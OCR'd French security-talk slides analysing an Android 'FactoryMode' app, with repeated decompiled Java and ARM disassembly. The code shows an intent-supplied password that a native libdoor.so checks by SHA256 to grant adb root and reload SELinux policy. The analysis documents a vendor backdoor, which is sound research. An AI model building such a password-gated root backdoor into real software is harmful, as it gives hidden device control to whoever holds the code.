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

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
AppAnalyser



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1er cible:

FactoryMode

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
FactoryMode

FactoryMode



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

FactoryMode





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Analyse Technique

Analyse Technique

```
<string name="root_status_test">root status test</string>
<string name="root_status_success">root successful!</string>
<string name="root_status_fail">root failed!</string>
```

strings.xml

Analyse Technique

```
private boolean checkAngelaRoot() {
    boolean isAngelaRoot = SystemProperties.get("persist.sys.adbroot", "").equals("1");
    Log.i("CheckRootStatusActivity", "my device has been angela root  :" + isAngelaRoot);
    return isAngelaRoot;
}
```

CheckRootStatusActivity.java

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Analyse Technique

```
private boolean checkAngelaRoot() {
    boolean isAngelaRoot = SystemProperties.get("persist.sys.adbroot", "").equals("1");
    Log.i("CheckRootStatusActivity", "my device has been angela root  :" + isAngelaRoot);
    return isAngelaRoot;
}
```

CheckRootStatusActivity.java

Analyse Technique

```java
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.diag_enabled);
    if (getIntent() != null) {
        escalatedUp(true, getIntent().getStringExtra("code"))
    }
```

DiagEnabled.java

Analyse Technique

```java
public boolean escalatedUp(boolean enable, String password) {
    boolean ret = true;
    if (enable) {
        if (password != null) {
            enable = Privilege.escalate(password);
            if (enable) {
                SystemProperties.set("persist.sys.adbroot", "1");
                SystemProperties.set("oem.selinux.reload_policy", "1");
            }
            Log.d("DiagEnabled", "privilege escalate " + (enable ? "success" : "failed"));
        } else {
            enable = false;
        }
        ret = enable;
    } else {
        SystemProperties.set("persist.sys.adbroot", "0");
        Privilege.recover();
    }
```

DiagEnabled.java

Analyse Technique

```java
public boolean escalatedUp(boolean enable, String password) {
    boolean ret = true;
    if (enable) {
        if (password != null) {
            enable = Privilege.escalate(password);
            if (enable) {
                SystemProperties.set("persist.sys.adbroot", "1");
                SystemProperties.set("oem.selinux.reload_policy", "1");
            }
            Log.d("DiagEnabled", "privilege escalate " + (enable ? "success" : "failed"));
        } else {
            enable = false;
        }
        ret = enable;
    } else {
        SystemProperties.set("persist.sys.adbroot", "0");
        Privilege.recover();
    }
```

1

DiagEnabled.java

Analyse Technique

```
public boolean escalatedUp(boolean enable, String password) {
    boolean ret = true;
    if (enable) {
        if (password != null) {
            enable = Privilege.escalate(password)
            if (enable) {
                SystemProperties.set("persist.sys.adbroot", "1");
                SystemProperties.set("oem.selinux.reload_policy", "1");
            }
            Log.d("DiagEnabled", "privilege escalate " + (enable ? "success" : "failed"));
        } else {
            enable = false;
        }
        ret = enable;
    } else {
        SystemProperties.set("persist.sys.adbroot", "0");
        Privilege.recover();
    }
```

1

2

DiagEnabled.java

Analyse Technique

```
public boolean escalatedUp(boolean enable, String password) {
    boolean ret = true;
    if (enable) {
        if (password != null) {
            enable = Privilege.escalate(password)
            if (enable) {
                SystemProperties.set("persist.sys.adbroot", "1");
                SystemProperties.set("oem.selinux.reload_policy", "1");
            }
            Log.d("DiagEnabled", "privilege escalate " + (enable ? "success" : "failed"));
        } else {
            enable = false;
        }
        ret = enable;
    } else {
        SystemProperties.set("persist.sys.adbroot", "0");
        Privilege.recover();
    }
```

1

2

3

DiagEnabled.java

Analyse Technique

```java
public class Privilege {
    public static native boolean escalate(String str);

    public static native boolean isEscalated();

    public static native void recover();

    static {
        System.loadLibrary("door");
    }
}
```

Privilege.java

Analyse Technique

```java
public class Privilege {
    public static native boolean escalate(String str);

    public static native boolean isEscalated();

    public static native void recover();

    static {
        System.loadLibrary("door");
    }
}
```

??

Privilege.java

Analyse Technique

Address	Length	Type	String
.rodata:000...	00000018	C	password verify passed\n
.rodata:000...	00000018	C	password verify failed\n
.rodata:000...	00000024	C	crypto path, password: %s, key: %s\n

libdoor.so

Analyse Technique

```
ADD             R4, SP, #0x2D8+var_1A8
MOV             R0, R4
BLX             SHA256_Init
MOV             R0, R4
MOV             R1, R7
MOV             R2, R5
BLX             SHA256_Update
ADD             R5, SP, #0x2D8+var_2C8
MOV             R1, R4
MOV             R0, R5
BLX             SHA256_Final
LDR             R1, =(unk_5028 - 0x1000)
MOV             R0, R5  ; s1
MOVS            R2, #0x20 ; ' ' ; n
ADD             R1, PC  ; unk_5028 ; s2
BLX             memcmp
CBZ             R0, loc_1048
```

```
loc_1048
LDR             R1, =(aDoor - 0x1052)
MOVS            R0, #3
LDR             R2, =(aPasswordVerify_0 - 0x1054)
ADD             R1, PC  ; "door"
ADD             R2, PC  ; "password verify passed\n"
BLX             __android_log_print
MOVS            R0, #0x6F ; 'o'
MOVS            R1, #0
STRB.W          R0, [SP,#0x2D8+var_2D0]
ADD             R0, SP, #0x2D8+var_2D0
ORR.W           R0, R0, #1
```

libdoor.so

Analyse Technique

```
ADD             R4, SP, #0x2D8+var_1A8
MOV             R0, R4
BLX             SHA256_Init
MOV             R0, R4
MOV             R1, R7
MOV             R2, R5
BLX             SHA256_Update
ADD             R5, SP, #0x2D8+var_2C8
MOV             R1, R4
MOV             R0, R5
BLX             SHA256_Final
LDR             R1, =(unk_5028 - 0x1000)
MOV             R0, R5  ; s1
MOVS            R2, #0x20 ; ' ' ; n
ADD             R1, PC  ; unk_5028 ; s2
BLX             memcmp
CBZ             R0, loc_1048
```

1

```
loc_1048
LDR             R1, =(aDoor - 0x1052)
MOVS            R0, #3
LDR             R2, =(aPasswordVerify_0 - 0x1054)
ADD             R1, PC  ; "door"
ADD             R2, PC  ; "password verify passed\n"
BLX             __android_log_print
MOVS            R0, #0x6F ; 'o'
MOVS            R1, #0
STRB.W          R0, [SP,#0x2D8+var_2D0]
ADD             R0, SP, #0x2D8+var_2D0
ORR.W           R0, R0, #1
```

libdoor.so

